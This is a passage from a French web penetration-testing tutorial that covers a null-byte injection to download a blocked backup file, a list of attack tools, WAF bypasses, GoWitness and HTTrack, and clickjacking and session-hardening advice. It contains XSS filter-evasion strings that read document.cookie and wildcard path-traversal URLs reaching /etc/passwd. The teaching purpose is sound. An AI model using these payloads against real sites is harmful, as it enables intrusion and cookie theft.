GET /ftp/coupons_2013.md.bak%2500.md http/1.1
```

De cette façon, je fais croire au serveur que je télécharge un fichier .md, ce qui est permis. La stratégie fonctionne et il est enfin possible de télécharger le fichier inaccessible :



RÉUSSITE DE CETTE INJECTION D'OCTET NUL !


Tests de sécurité automatisés

Il existe de nombreux outils automatisés utiles au testeur d'intrusion. En voici quelques-uns :


1.	Airodump-ng	attaque de réseaux Wi-Fi
2.	Armitage	exploitation et post-exploitation
3.	BeEF	hook de navigateurs
4.	Cain & Abel	outil multifonction
5.	Core Impact	exploitation et post-exploitation
6.	Dirbuster	reconnaissance
7.	Ettercap	attaque MITM
8.	Fern Wi-Fi cracker	attaque de réseaux Wi-Fi
9.	Hashcat	cassage de mots de passe
10.	Havij	injection SQL
11.	Hydra	cassage de mots de passe
12.	John The Ripper	cassage de mots de passe
13.	Maltego	collecte d'informations
14.	Metasploit	exploitation et post-exploitation
15.	Nessus	scan de vulnérabilités
16.	NeXpose	scan de vulnérabilités
17.	Nmap	scan de ports
18.	OpenVAS	scan de vulnérabilités
19.	OWASP ZAP	scan de vulnérabilités web
20.	Patator	cassage de mots de passe
21.	RIPS	analyseur de code PHP
22.	SearchDiggity	Google hacking
23.	Skipfish	scan de vulnérabilités web
24.	SQLMap	injection SQL
25.	Yersinia	DHPC spoofing, DHPC starvation

Nous avons déjà parlé de la majorité de ces outils. Je vais maintenant juste en décrire un : RIPS.


RIPS : un analyseur de code PHP



Introduisons un répertoire contenant **des fichiers PHP à analyser.**




Le résultat de l'analyse tombe en quelques secondes : 3 vulnérabilités ont été découvertes.



La version 0.5 de RIPS utilisée ci-dessus est disponible à l'adresse :

https://github.com/ripsscanner/rips

Son développement est cependant abandonné, ainsi que la version suivante qui était un moment disponible sur le web :



Contourner un pare-feu d'applications web (WAF bypass)

L'encodage en base64 peut parfois fonctionner :

/?q= <script>alert(document.cookie)</script>

devient

/?q=<data:text/html;base64,PHNjcmlwdD5hbGVydChkb2N1bWVudC5jb29raWUpPC9zY3JpcHQ+>

Les caractères génériques ou métacaractères (wildcards) sont également parfois utiles sous Linux pour contourner les firewalls d'applications web. Les commandes suivantes peuvent mener à /etc/passwd :

https://site.net/display.php?file=/e*/p?????
https://site.net/display.php?file=/e??/p?????

En effet, bash capturera le premier fichier qui correspond au critère !

Exemples de chaînes de contournement de filtre WAF par OWASP :
(https://owasp.org/www-community/xss-filter-evasion-cheatsheet)

<Img src = x onerror = "javascript: window.onerror = alert; throw XSS">

<Video> <source onerror = "javascript: alert (XSS)">

<Input value = "XSS" type = text>

<applet code="javascript:confirm(document.cookie);">

<isindex x="javascript:" onmouseover="alert(XSS)">

"></SCRIPT>"'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>

"><img src="x:x" onerror="alert(XSS)">

"><iframe src="javascript:alert(XSS)">

<object data="javascript:alert(XSS)">

…

Réaliser des captures d'écran (screenshotting) de sites web à la volée avec GoWitness

Pour installer GoWitness, voir le site : https://github.com/sensepost/gowitness

```
root@kali:/opt/gowitness# ./gowitness
A commandline web screenshot and information gathering tool by @leonjza

Usage:
  gowitness [command]

Available Commands:
  file        Screenshot URLs sourced from a file
  help        Help about any command
  nmap        Screenshot services from an Nmap XML file
  report      Work with gowitness reports
  scan        Scan a CIDR range and take screenshots along the way
  single      Take a screenshot of a single URL
  version     Prints the version of gowitness

Flags:
  -g, --chrome-arg stringSlice   Extra arguments to pass to chrome headless
      --chrome-path string       Full path to the Chrome executable to use. By default, gowi
      --chrome-time-budget int   Time in seconds to wait for pending network requests when l
      --chrome-timeout int       Time in seconds to wait for Google Chrome to finish a scree
      --config string            config file (default is $HOME/.gowitness.yaml)
  -D, --db string                Destination for the gowitness database (default "gowitness.
  -d, --destination string       Destination directory for screenshots (default ".")
      --disable-db               Disable database features (wont write a gowitness.db)
  -h, --help                     help for gowitness
      --log-format string        specify output (text or json) (default "text")
      --log-level string         one of debug, info, warn, error, or fatal (default "info")
  -R, --resolution string        screenshot resolution (default "1440,900")
  -T, --timeout int              Time in seconds to wait for a HTTP connection (default 3)
      --user-agent string        Alternate UserAgent string to use for Google Chrome (defaul
```

La commande FILE permet de réaliser les captures d'écran de sites Web à la volée à partir d'une liste d'URL contenue dans un fichier texte. Voici l'aide de la commande FILE :

```
root@kali:/opt/gowitness# ./gowitness file --help

Screenshot URLs sourced from a file. URLs in the source file should be
newline separated. Invalid URLs are simply logged and ignored.

For Example:

$ gowitness file -s ~/Desktop/urls
$ gowitness file --source ~/Desktop/urls --threads -2

Usage:
  gowitness file [flags]

Flags:
  -h, --help            help for file
      --prefix-http     Prefix file entries with http:// that have none
      --prefix-https    Prefix file entries with https:// that have none
  -s, --source string   The source file containing urls
  -t, --threads int     Maximum concurrent threads to run (default 4)
```

Sur le bureau, plaçons dans un fichier texte (sites.txt) les trois adresses suivantes (on pourrait en placer des dizaines voire des centaines !) :

https://www.bbc.com/

https://www.france.tv/


https://www.netflix.com


Lançons la commande suivante :


```
root@kali:/opt/gowitness# ./gowitness file -s ~/Desktop/sites.txt
```

Génial : le programme ne prend que quelques secondes pour effectuer sa tâche :


```
INFO[2020-02-20 09:26:47] Screenshot taken
INFO[2020-02-20 09:26:48] Screenshot taken
INFO[2020-02-20 09:26:49] Screenshot taken
INFO[2020-02-20 09:26:49] Complete
root@kali:/opt/gowitness#
```








Aspirer un site web avec le logiciel libre HTTrack







Il existe une alternative à HTTrack :

Cyotek WebCopy

Extraire des données d'un site web avec Web Data Extractor

Web Data Extractor est un programme payant.






Protection contre le clickjacking


Pour vous protéger contre le clickjacking (voir la définition page suivante), il suffit de mettre dans votre fichier .htaccess (à la racine du serveur) les deux lignes suivantes :

```
# Anti Clickjacking
Header always append X-FRAME-OPTIONS "SAMEORIGIN"
```


Voici un scan ZAP d'un site où ces deux lignes sont absentes :



La vulnérabilité est bien découverte par le scanner !



Voici un scan ZAP du même site où ces deux lignes ont été ajoutées :



La vulnérabilité n'est plus présente dans l'application web !

Définition

Le clickjacking est une technique qui permet à un attaquant de placer une interface invisible entre vous et le site que vous visitez et voyez à l'écran. Ainsi, vous croyez par exemple insérer vos identifiants de connexion dans une page du site de votre banque alors qu'en réalité ces données sont encodées dans le formulaire invisible d'un site malveillant qui les envoie à un pirate.

Broken authentication and session management

Règles à suivre pour la **gestion des mots de passe**

- ➔ Définir des mots de passe forts.
- ➔ Changer les mots de passe régulièrement.
- ➔ Limiter le nombre de tentatives de connexion par un blocage.
- ➔ Ne jamais, côté serveur, journaliser les mots de passe corrects ou erronés.
- ➔ Prévenir l'utilisateur en cas d'échec de connexion.
- ➔ Afficher un message générique sans trop d'information en cas d'échec du login.
- ➔ Sécuriser les requêtes de login par SSL/TLS.
- ➔ Toujours hacher et saler les mots de passe dans la base de données.
- ➔ Si, lors du login, un mot de passe ou un nom d'utilisateur est erroné, afficher un message d'erreur qui ne précise pas lequel des deux éléments est inexact.
- ➔ Lors d'une récupération de mot de passe, ne jamais avertir le client de la validité ou non-validité de l'adresse de courriel soumise.
- ➔ Le lien de récupération d'un mot de passe doit expirer rapidement.

Règles à suivre pour la **gestion des sessions**

- ➔ Éviter de passer les identifiants de session par l'URL ou par un champ caché de formulaire.
- ➔ Préférer le passage moins risqué des identifiants par les cookies.
- ➔ Soumettre en règle générale les formulaires par la méthode POST plutôt que par la méthode GET.
- ➔ Pour une session sans cookie, on peut définir :

```
